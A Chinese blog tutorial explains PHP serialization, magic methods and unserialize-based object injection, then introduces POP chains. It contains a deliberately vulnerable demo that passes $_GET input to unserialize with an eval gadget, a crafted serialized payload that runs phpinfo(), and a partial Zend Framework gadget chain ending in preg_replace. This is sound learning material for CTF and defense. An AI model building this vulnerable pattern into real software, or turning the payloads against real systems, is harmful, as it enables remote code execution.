反序列化学习之PHP反序列化&POP链构造

原创

sp4c1ous 于 2021-10-21 14:20:43 发布 1848 收藏 2
分类专栏： web学习 文章标签： php 开发语言 后端

反序列化学习（一）

前言

反序列化漏洞的学习贯穿了我的整个网安学习过程，从刚开始参加纳新考核到现在，反序列化的题目一直是难题，挡在学习的路上。

这次刷完了ctfshow的反序列化漏洞的相关题目，打算借这次机会重新总结一遍反序列化漏洞的相关知识。

反序列化漏洞的种类非常的多，在很多语言环境下你都会发现序列化储存信息的方式，所以反序列化漏洞也出现在了各种情况下。

总结一下：

- PHP反序列化漏洞
- session反序列化
- Phar反序列化漏洞
- Python反序列化漏洞
- .net 反序列化漏洞
- 其他

其实我对序列化漏洞的学习也仅仅处于一知半解的程度，在这里也只是想借总结的形式发现自己的不足，完成一下之前刷题的时候偷懒没有完成的复现，如果出现不恰当、错误的地方，希望各位大佬指正。

序列化和反序列化

几乎每一篇反序列化漏洞的讲解都是从这里开始的，我这里当然也不能例外，但是我想在这里添加一部分的面向对象编程的内容。

通过JSON理解序列化与反序列化

JSON(JavaScript Object Notation) 是一种轻量级的**数据交换格式**。JSON采用完全独立于语言的文本格式，这些特性使JSON成为理想的数据交换语言。易于人阅读和编写，同时也易于机器解析和生成。

我们可以通过这样的简单代码生成JSON：

```php
<?PHP

$arr = array("First"=>"WHOAMI","Second"=>"bigcat","Third"=>"sp4c1ous");
echo json_encode($arr);

?>
```

我们可以很容易的发现，这里其实是一个二维的数组，但是当我们通过JSON加密之后，它就变成了下面这个样子：

```
{"First":"WHOAMI","Second":"bigcat","Third":"sp4c1ous"}
```

它变成了一串由{}包裹的字符串，通过:维持一一对应的关系，是一个 "名称 / 值对" 的表现形式。

这样的格式不仅易于在函数间传输（就像是我们平时的压缩文件），而且具有较高的可读性。那么这种将原本的数据通过某种手段进行“压缩”，并且按照一定的格式存储的过程就可以称之为序列化。

PHP中的序列化

PHP 支持通过 `serialize()` 函数将对象序列化为字符串保存下来，然后在需要的时候再通过 `unserialize()` 函数将对应字符串反序列化为对象。

为什么需要这样呢？

我们把一个实例化的对象长久地存储在了计算机的磁盘上，无论什么时候调用都能恢复原来的样子，这其实是为了解决 PHP 对象传递的一个问题,因为 PHP 文件在执行结束以后就会将对象销毁，那么如果下次有一个页面恰好要用到刚刚销毁的对象就会束手无策，总不能你永远不让它销毁，等着你吧，于是人们就想出了一种能长久保存对象的方法，这就是 PHP 的序列化。

这里就涉及到面向对象编程的一些内容了。

> PHP 5 完全重写了对象模型，从而使得自 PHP 5 开始，PHP 具备了完整的面向对象编程能力。**面向对象编程**（即 Object Oriented Programming，简称 OOP）是一种计算机编程架构，和基于函数构建程序（也被称作函数式编程）不同，面向对象编程的思想是**在程序中包含各种独立而又相互调用的对象，每一个对象都应该能够接受数据、处理数据（通常通过对象方法实现）并将数据传达给其它对象，当我们下达指令时，不再是调用函数，而是指定对象的方法**。因此，在面向对象编程中，**对象是程序的基本单元**，一个对象包含了数据和操作数据的函数。

面向对象编程中最核心的概念就是**类（Class）和对象（Object），类是对象的抽象模板，而对象是类的具体实例**，比如「Laravel 精品课」是一个课程，那么**课程就是一个类**，而「Laravel 精品课」是**这个类的一个实例对象**，对象包含的数据称之为**类属性（Property）**，操作数据的函数称之为**类方法（Method）**，还有相关的**访问控制**，而这些内容在PHP中找到的容身之所，就是序列化。

写一个简单的示例：

```php
<?PHP

class Car
{
    const WHEELS = 4;   // 汽车都是4个轮子
    var $seats;         // 座位
    var $doors;         // 门
    var $engine;        // 发动机
    var $brand;         // 品牌

    public function getBrand()
    {
        return $this->brand;
    }

    public function setBrand($brand): void
    {
        $this->brand = $brand;
    }

    public function drive()
    {
    echo "1.启动引擎..." . PHP_EOL;
    echo "2.挂D档..." . PHP_EOL;
    echo "3.放下手刹..." . PHP_EOL;
    echo "4.踩油门,出发..." . PHP_EOL;
    }

    public function close()
    {
    echo "1.踩刹车..." . PHP_EOL;
    echo "2.挂P档..." . PHP_EOL;
    echo "3.拉起手刹..." . PHP_EOL;
    echo "4.关闭引擎..." . PHP_EOL;
    }
}

$car = new Car();
var_dump(Car::WHEELS);

$car->seats = 5;
var_dump($car->seats);

$car->setBrand("奔驰");
var_dump($car->getBrand());

$car->drive();
$car->close();

$a = serialize($car);
echo $a;
?>

//O:3:"Car":4:{s:5:"seats";i:5;s:5:"doors";N;s:6:"engine";N;s:5:"brand";s:6:"奔驰";}
```

类通过关键字`class`进行声明，然后紧跟着类名`Car`，通常我们通过首字母大写来定义类名，然后另起一行，通过一对花括号定义类的具体属性和方法。

这里我们通过 var 来定义变量属性，通过 const 来定义常量属性，由于汽车都是4个轮子，所以我们通过常量 WHEELS 来定义（大写、无 $ 前缀），而座位数、门、发动机、品牌都是可变的，所以通过变量进行定义。

有了属性之后，可以通过方法进行设置和获取，即上面的set和get。

除此之外，还可以编写其他**自定义方法**，比如汽车的最基本功能 —— 开车，我们为此定义一个 drive 方法，再来一个熄火方法close。

有了这些基本的类属性和方法后，就可以基于这个类创建具体的对象并调用对象方法执行任务了，我们通常将基于类创建对象的过程称之为实例化，在 PHP 中，我们通过 new 关键字进行类的实例化，

```
$car = new Car();
```

然后就可以操作类属性或者调用类方法了，类常量值不可更改，只能访问，在类外面访问类常量，需要通过类名 + : : + 常量名的方式：

```
var_dump(Car::WHEELS);
```

由于常量是类级别的，无需实例化即可访问。而对于对象级别的类属性（变量类型），需要通过实例化后的对象才能访问，并且访问之前，需要先设置：

```
$car->seats = 5;
var_dump($car->seats);
```

当然，如果提供了 Setters/Getters 方法，可以通过这些方法进行设置/获取，从而屏蔽实现细节：

```
$car->setBrand("奔驰");
var_dump($car->getBrand());
```

要访问类方法，直接通过对象实例 + -> + 方法名即可：

```
$car->drive();
$car->close();
```

可以看到，在 PHP 中，对象级别的属性和方法，都是通过箭头符 -> 进行访问的。

上述所有代码的打印结果如下：

自动换行 ☑

```
D:\phpstudy_pro\WWW\fxlh.php:39:
int(4)
D:\phpstudy_pro\WWW\fxlh.php:42:
int(5)
D:\phpstudy_pro\WWW\fxlh.php:45:
string(6) "奔驰"
1.启动引擎...
2.挂D档...
3.放下手刹...
4.踩油门,出发...
1.踩刹车...
2.挂P档...
3.拉起手刹...
4.关闭引擎...
```

上面这些最基础的方法和属性的调用，是将来在反序列化题目中极为常见的，一开始的我什么都看不明白，只能跟着writeup瞎猜，现在想想，只有学了一定的面向对象编程，才能让我们对反序列化漏洞的认识清晰一点。

那么现在我们可以序列化 然后`echo`输出一下看一下结果。

D:\phpstudy_pro\WWW\fxlh.php:39: int(4) D:\phpstudy_pro\WWW\fxlh.php:42: int(5) D:\phpstudy_pro\WWW\fxlh.php:45: string(6) "奔驰" 1.启动引擎... 2.挂D档... 3.放下手刹... 4.踩油门,出发... 1.踩刹车... 2.挂P档... 3.拉起手刹... 4.关闭引擎... O:3:"Car":4:{s:5:"seats";i:5;s:5:"doors";N;s:6:"engine";N;s:5:"brand";s:6:"奔驰";}

> 里面的字母和数字详解：
>
> 字母：a - array b - boolean d - double i - integer o - common object r - reference s - string C - custom object O - class N - null R - pointer reference U - unicode string
>
> 数字：可以读出来，O后数字 "3" 是Car的字符数，再之后 "4" 是序列化中包含的属性数，后面 "s" 的也为字符数 "i" 后的是int整形数字。

可以看到输出的是Car类中有四对属性/值，其中`seats = 5`是我们设置的，所以其后跟了`i:5`，中间的两个属性由于没有设置相应的值所以都为`NULL`，最后是 奔驰brand 。

可以发现，我们原来定义的不止这些，还有我们的类方法，甚至那个常量（这里也是我没看到过的...）, 都没有在序列化后的结果中输出

我们可以据此得到一个很重要的性质: **序列化他只序列化属性，不序列化方法**

这个性质就引出了两个非常重要的话题：

1. 我们在反序列化的时候一定要保证在当前的作用域环境下有该类存在

这里不得不扯出反序列化的问题，这里先简单说一下，反序列化就是将我们压缩格式化的对象还原成初始状态的过程（可以认为是解压缩的过程），因为我们没有序列化方法，因此在反序列化以后我们如果想正常使用这个对象的话我们必须要依托于**这个类要在当前作用域存在的条件**。

2. 我们在反序列化攻击的时候也就是依托类属性进行攻击

因为没有序列化方法嘛，我们能控制的只有类的属性，因此**类属性就是我们唯一的攻击入口**，在我们的攻击流程中，我们就是要寻找合适的能被我们控制的属性，然后**利用它本身的存在的方法**，在**基于属性被控制的情况下发动我们的发序列化攻击**（这是我们攻击的核心思想，这里先借此机会抛出来，大家有一个印象）

我们还需要格外关注一个小知识点 ↓

访问控制在序列化中的输出

PHP 通过 `public`（公开）、`protected`（保护）、`private`（私有）关键字控制类属性和方法的可见性：

对于通过 `public` 声明的属性和方法，在类以外和继承类中均可见；

对于通过 `protected` 声明的属性和方法，仅在继承类（支持多个层级）中可见，在类以外不可见；

对于通过 `private` 声明的属性和方法，仅在当前类内部可见，在继承类和类之外不可见。

这也是面向对象编程的内容，与类的继承有关，继承在这里可能写不到了，需要自己去学习。

我们之前通过 `var` 声明类属性，这是比较老的用法，是为了向后兼容 PHP 4，在 PHP 5 中，通过 `var` 声明的属性和方法统统被视作 `public` 除此之外还有`protected`和`private`，它们的输出结果都存在一定的差异。

序列化是要输出属性的，那这三种不同类别的属性它当然也要区分得开~

写一段测试代码

```php
<?PHP

class Test
{
    public $public = 'sp4c1ous';
    protected $protected = 'sp4c1ous';
    private $private = 'sp4c1ous';
}

$test = new Test();
$a = serialize($test);
echo $a;
?>
```

输出结果是这样的：

自动换行

```
O:4:"Test":3:{s:6:"public";s:8:"sp4c1ous";s:12:"  *  protected";s:8:"sp4c1ous";s:13:"  Test  private";s:8:"sp4c1ous";}
```

我们来依次解析一下：

> public 这种是最简单的，什么都不存在，直接将结果 `s:6:"public";s:8:"sp4c1ous"` 输出。
>
> protected 这种方式的输出结果中，在属性名处是存在一个`%00*%00`结构的，所以输出结果为`s:12:"%00*%00protected";s:8:"sp4c1ous"`%00即NULL占用了一个字符
>
> private 这里的属性名处存在一个`%00Test%00`，也算是好理解，因为是内部可见所以对类进行了一个标明，输出为`s:13:"%00Test%00private";s:8:"sp4c1ous"`

这里直接看是看不出来的，可以`var_dump`或者保存下输出结果来用`hexdump`查看。

我们后续的攻击中，像是反序列化字符逃逸，对于字符的要求非常严格，如果把握不好字符数是很容易出错的，这里作为PHP序列化的一个补充知识点。

PHP中的反序列化

刚才已经提过了，PHP中的反序列化就是通过`unserialize`函数把经过`serialize`序列化后的结果 "复原" 。

但是通过前文我们已经知道了，序列化之序列化了属性，所以反序列化也只会把序列化中的属性反序列化 。

写个例子反序列化一下刚刚的car吧 在最后写个这（竟然echo不出来...）：

```php
$a = serialize($car);
$b = unserialize($a);
print_r($b);
```

```
Car Object
(
    [seats] => 5
    [doors] =>
    [engine] =>
    [brand] => 奔驰
)
```

可以看到就是我们可以在序列化中读出来的几个属性和值。

那么如果我们更改了序列化中的属性，输出的结果不就改变了么~

```
40
41  $car->seats = 5;
42  var_dump($car->seats);
43
44  $car->setBrand("Hacked by WHOAMI");
45  var_dump($car->getBrand());
46
47  $car->drive();
48  $car->close();
49
50  $a = serialize($car);
51  $b = unserialize($a);
```

```
Car Object
(
    [seats] => 5
    [doors] =>
    [engine] =>
    [brand] => Hacked by WHOAMI
)
```

被拿下了真实的操作中不会这么的轻易，需要分析魔术方法进行POP链构造等一系列的工作，但是从本质上看，我们就是在控制它的属性，和这里无异。

PHP反序列化漏洞

1.概念解释：

PHP 反序列化漏洞又叫做 PHP 对象注入漏洞，我觉得这个表达很不直白，也不能说明根本的问题，不如我们叫他 PHP 对象的属性篡改漏洞好了~

反序列化漏洞的成因在于代码中的 `unserialize()` 接收的参数可控，从上面的例子看，这个函数的参数是一个序列化的对象，而序列化的对象只含有对象的属性，那我们就要利用对对象属性的篡改实现最终的攻击。

2.魔术方法 ※

重点来了：

PHP: 魔术方法 - Manual 这是PHP手册中对魔术方法的解释。

> `__construct()`被称为构造方法，也就是在创造一个对象时候，首先会去执行的一个方法，通常用于赋值等，我们很少利用这个方法。
>
> `__destruct()`被称为析构方法，也叫销毁方法，析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行。这是我们反序列化漏洞利用时非常重要的一个方法。

```php
<?php

class MyDestructableClass
{
    function __construct() {
        print "In constructor\n";
    }

    function __destruct() {
        print "Destroying " . __CLASS__ . "\n";
    }
}

$obj = new MyDestructableClass();
```

自动换行

```
1 In constructor
2 Destroying MyDestructableClass
3
```

`__set()` `__get()` `__isset()` `__unset()`四个方法为属性重载。

> 属性重载
>
> ```php
> public __set(string $name, mixed $value): void
> ```
>
> ```php
> public __get(string $name): mixed
> ```
>
> ```php
> public __isset(string $name): bool
> ```
>
> ```php
> public __unset(string $name): void
> ```
>
> 在给不可访问（protected 或 private）或不存在的属性赋值时，__set() 会被调用。
>
> 读取不可访问（protected 或 private）或不存在的属性的值时，__get() 会被调用。
>
> 当对不可访问（protected 或 private）或不存在的属性调用 isset() 或 empty() 时，__isset() 会被调用。
>
> 当对不可访问（protected 或 private）或不存在的属性调用 unset() 时，__unset() 会被调用。

我们写一个验证的代码

```
class test {

    private $flag = '';

    # 用于保存重载的数据
    private $data = array();

    public $filename = '';

    public $content = '';

    function __construct($filename, $content) {
        $this->filename = $filename;
        $this->content = $content;
        echo 'construct function in test class';
        echo "<br>";
    }

    function __destruct() {
        echo 'destruct function in test class';
        echo "<br>";
    }

    function __set($key, $value) {
        echo 'set function in test class';
        echo "<br>";
        $this->data[$key] = $value;
    }

    function __get($key) {
        echo 'get function in test class';
        echo "<br>";
        if (array_key_exists($key, $this->data)) {
            return $this->data[$key];
        } else {
            return null;
        }
    }

    function __isset($key) {
        echo 'isset function in test class';
        echo "<br>";
        return isset($this->data[$key]);
    }

    function __unset($key) {
        echo 'unset function in test class';
        echo "<br>";
        unset($this->data[$key]);
    }

    public function set_flag($flag) {
        $this->flag = $flag;
    }

    public function get_flag() {
        return $this->flag;
```

```
        }
    }
```

$a = new test('test.txt', 'data');

__set() 被调用

$a->var = 1;

__get() 被调用

echo $a->var;

__isset() 被调用

var_dump(isset($a->var));


__unset() 被调用

unset($a->var);

var_dump(isset($a->var));


echo "\n";

输出结果为：




主要还是好好读读文档，这一部分再题目中其实也不太常用。

4. `__call()` `__callStatic()`和上面类似，为方法重载



类似以上介绍过的`__set()`和`__get()`，刚刚是访问不存在或者不可访问属性时候进行的调用。现在是访问不存在或者不可访问的方法时候，就不放那么多代码占空了。

5. `__sleep()` `__wakeup()` 这里是对于反序列化漏洞利用非常重要的两个方法



```php
<?
class test {

    private $flag = '';

    # 用于保存重载的数据
    private $data = array();

    public $filename = '';

    public $content = '';

    function __construct($filename, $content) {
        $this->filename = $filename;
        $this->content = $content;
        echo 'construct function in test class';
        echo "<br>";
    }

    function __destruct() {
        echo 'destruct function in test class';
        echo "<br>";
    }
```

```
    # 反序列化时候触发
    function __wakeup() {
        // file_put_contents($this->filename, $this->data);
        echo 'wakeup function in test class';
        echo "<br>";
    }

    # 一般情况用在序列化操作时候，用于保留数据
    function __sleep() {
        echo 'sleep function in test class';
        echo "<br>";
        return array('flag', 'filename', 'data');
    }

    public function set_flag($flag) {
        $this->flag = $flag;
    }

    public function get_flag() {
        return $this->flag;
    }
}

$key = serialize(new test('test.txt', 'test'));

var_dump($key);

$b = unserialize($key);

print_r($b);
```

返回结果如下，可以看到是先__sleep后__wakeup，因为肯定是先序列化再反序列化的嘛，还是很好理解的。

自动换行 ☑

```
construct function in test class<br>sleep function in test class<br>destruct function in test class<br>D:\phpstudy_pro\WWW\fxlh.php:50:
string(94) "O:4:"test":3:{s:10:"\000test\000flag";s:0:"";s:8:"filename";s:8:"test.txt";s:10:"\000test\000data";a:0:{}}"
wakeup function in test class<br>test Object
(
    [flag:test:private] =>
    [data:test:private] => Array
        (
        )

    [filename] => test.txt
    [content] =>
)
destruct function in test class<br>
```

__toString()方法 也是非常重要的一个魔术方法

> **__toString()**
>
> ```
> public __toString(): string
> ```
>
> __toString() 方法用于一个类被当成字符串时应怎样回应。例如 echo $obj; 应该显示些什么。此方法必须返回一个字符串，否则将发出一条 **E_RECOVERABLE_ERROR** 级别的致命错误。

> 需要指出的是在 PHP 5.2.0 之前，__toString() 方法只有在直接使用于 echo 或 print 时才能生效。PHP 5.2.0 之后，则可以在任何字符串环境生效（例如通过 printf()，使用 %s 修饰符），但不能用于非字符串环境（如使用 %d 修饰符）。自 PHP 5.2.0 起，如果将一个未定义 __toString() 方法的对象转换为字符串，会产生 **E_RECOVERABLE_ERROR** 级别的错误。

看文档挺简单的，但是这里是个例如啊，`__toString()`可以说是利用方式最多的魔术方法。

echo (`$obj`) / print(`$obj`) 打印时会触发

反序列化对象与字符串连接时

反序列化对象参与格式化字符串时

反序列化对象与字符串进行==比较时（PHP进行==比较的时候会转换参数类型）

反序列化对象参与格式化SQL语句，绑定参数时

反序列化对象在经过php字符串函数，如 `strlen()`、`addslashes()`时

在`in_array()`方法中，第一个参数是反序列化对象，第二个参数的数组中有**toString返回的字符串的时候**toString会被调用

反序列化的对象作为`class_exists()`的参数的时候

3.为什么要提到这些魔法方法？

在我们的攻击中，反序列化函数 `unserialize()` 是我们攻击的入口，也就是说，只要这个参数可控，我们就能传入任何的已经序列化的对象（只要这个类在当前作用域存在我们就可以利用），而不是局限于出现 `unserialize()` 函数的类的对象，如果只能局限于当前类，那我们的攻击面也太狭小了，这个类不调用危险的方法我们就没法发起攻击。

但是我们又知道，你反序列化了其他的类对象以后 我们只是控制了是属性，如果你没有在完成反序列化后的代码中调用其他类对象的方法，我们还是束手无策，毕竟代码是人家写的，人家本身就是要反序列化后调用该类的某个安全的方法，你总不能改人家的代码吧，但是没关系，因为我们有魔术方法。

正如上面介绍的，**魔术方法的调用是在该类序列化或者反序列化的同时自动完成的，不需要人工干预**，这就非常符合我们的想法，因此**只要魔术方法中出现了一些我们能利用的函数，我们就能通过反序列化中对其对象属性的操控来实现对这些函数的操控，进而达到我们发动攻击的目的。**

4.利用魔术方法的攻击示例

假设有这样一段代码

```php
<?php
class sp4c1ous {
    private $test;
    public $sp4c1ous = "i am sp4c1ous";
    function __construct() {
        $this->test = new sdpc();
    }

    function __destruct() {
        $this->test->action();
    }
}

class sdpc {
    function action() {
        echo "Welcome to sdpcsec";
    }
}

class Evil {

    var $test2;
    function action() {
        eval($this->test2);
    }
}

unserialize($_GET['test']);
```


让我们先来审计一下这一段代码，这个代码有三个类，分别为sp4c1ous、sdpc、Evil。其中，sdpc是一个简单的echo输出没有被调用，Evil倒是一个恶意的代码执行但是也没有被调用，我们重点来审计一下sdpc这个类。

它有两个魔术方法，第一个`__construct()`，其实我们可以直接跳过对它的分析，毕竟它永远也不会被后面的代码调用，它只不过是我们用来操纵属性的玩物罢了，第二个`__destruct()`就它了，用到了一个属性`test`，终于有我们可以操控的东西了！里面这里调用了一个`action()`方法 sdpc和Evil这两个类里都有`action()`方法，但是Evil 这个类中他的 `action()` 函数调用了 `eval()`。

那么思路就是：我们需要将 sp4c1ous 这个类中的 `test` 属性篡改为 Evil 这个类的对象，然后为了 `eval` 能执行命令，我们还要篡改 Evil 对象的 `test2` 属性，将其改成我们需要的 `eval` 执行的命令：

```php
<?php
class sp4c1ous {
    private $test;
    function __construct() {
        $this->test = new Evil;
    }
}


class Evil {

    var $test2 = "phpinfo();";

}

$sp4c1ous = new sp4c1ous;
$data = serialize($sp4c1ous);
//O:8:"sp4c1ous":1:{s:14:"%00sp4c1ous%00test";O:4:"Evil":1:{s:5:"test2";s:10:"phpinfo();";}}
```

我们去除了一切与我们要篡改的属性无关的内容 传入 就可以看到结果啦



System	Windows NT PC-20210224XFDL 10.0 build 19042 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\windows
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no

还是要注意一下那里的访问控制，我们生成的payload直接复制是复制不下来NULL的

通过这个简单的例子总结一下寻找 PHP 反序列化漏洞的方法或者说流程

寻找 unserialize() 函数的参数是否有我们的可控点

寻找我们的反序列化的目标，重点寻找 存在 **wakeup() 或** destruct() 魔法函数的类

一层一层地研究该类在魔法方法中使用的属性和属性调用的方法，看看是否有可控的属性能实现在当前调用的过程中触发的

找到我们要控制的属性了以后我们就将要用到的代码部分复制下来，然后构造序列化，发起攻击

POP 链的介绍

找POP链 这是 整个反序列化漏洞中，最容易让人产生快感的一个部分，像极了高达、拼图、乐高、魔方... 诸如此类

玩过 pwn 的同学应该对 ROP 并不陌生，ROP 的全称是面向返回编程(Return-Oriented Programing),ROP 链构造中是寻找**当前系统环境中**或者 **内存环境里已经存在的** 、具有固定地址且带有返回操作的指令集,将这些**本来无害的片段**拼接起来，形成一个连续的层层递进的调用链，最终达到我们的执行 libc 中函数或者是 systemcall 的目的

POP 面向属性编程(Property-Oriented Programing) 常用于上层语言构造特定调用链的方法，与二进制利用中的面向返回编程（Return-Oriented Programing）的原理相似，都是**从现有运行环境**中寻找一系列的代码或者指令调用，然后根据需求构成一组连续的调用链,最终达到攻击者邪恶的目的

说的再具体一点就是 ROP 是通过栈溢出实现控制指令的执行流程，而我们的反序列化是通过控制对象的属性从而实现控制程序的执行流程，进而达成利用本身无害的代码进行有害操作的目的~

实战举例

当然这个案例里面似乎少了比较关键的 unserialize() 函数，那我们就假设这个 unserialize() 在我们的第一张图片的里面，并且参数完全可控

Zend_Log_Writer_Mail

```
class Zend_Log_Writer_Mail extends Zend_Log_Writer_Abstrac
{
    public function shutdown()
    {
        if (empty($this->_eventsToMail)) {
            return;
        }
        if ($this->_subjectPrependText !== null) {
            $numEntries = $this->_getFormattedNumEntriesPe
            $this->_mail->setSubject(
                "{$this->_subjectPrependText} ({$numEntries})");
        }

        $this->_mail->setBodyText(implode('', $this->_eventsToMail));

        // If a Zend_Layout instance is being used, set its "events"
        // value to the lines formatted for use with the layout.
        if ($this->_layout) {
            // Set the required "messages" value for the layout.  Here we
            // are assuming that the layout is for use with HTML.
            $this->_layout->events =
                implode('', $this->_layoutEventsToMail);

            // If an exception occurs during rendering, convert it to a notice
            // so we can avoid an exception thrown without a stack frame.
            try {
                $this->_mail->setBodyHtml($this->_layout->render());
            } catch (Exception $e) {
                trigger_error(...
```

Zend_Log_Writer_Mail

_eventsToMail
_subjectPrependText
_mail
_layout
_layoutEventsToMail

Zend_Layout

```
class Zend_Layout
{
    ...
    protected $_inflector;
    protected $_inflectorEnabled = true;
    protected $_layout = 'layout';
    ...
    public function render($name = null)
    {
        if (null === $name) {
            $name = $this->getLayout();
        }

        if ($this->inflectorEnabled() && (null !== ($inflector = $this->getInflector())))
        {
            $name = $this->_inflector->filter(array('script' => $name));
        }

        ...
    }
}
```

Zend_Layout

_inflector
_inflectorEnabled
_layout


Zend_Filter_PregReplace

```
class Zend_Filter_PregReplace implements Zend_Filter_Interface
{
    protected $_matchPattern = null;
    protected $_replacement = '';
    ...
    public function filter($value)
    {
        if ($this->_matchPattern == null) {
            require_once 'Zend/Filter/Exception.php';
            throw new Zend_Filter_Exception(get_class($this) . ' does ....');
        }

        return preg_replace($this->_matchPattern, $this->_replacement, $value);
    }

}
```

Zend_Filter_PregReplace

_matchPattern
_replacement

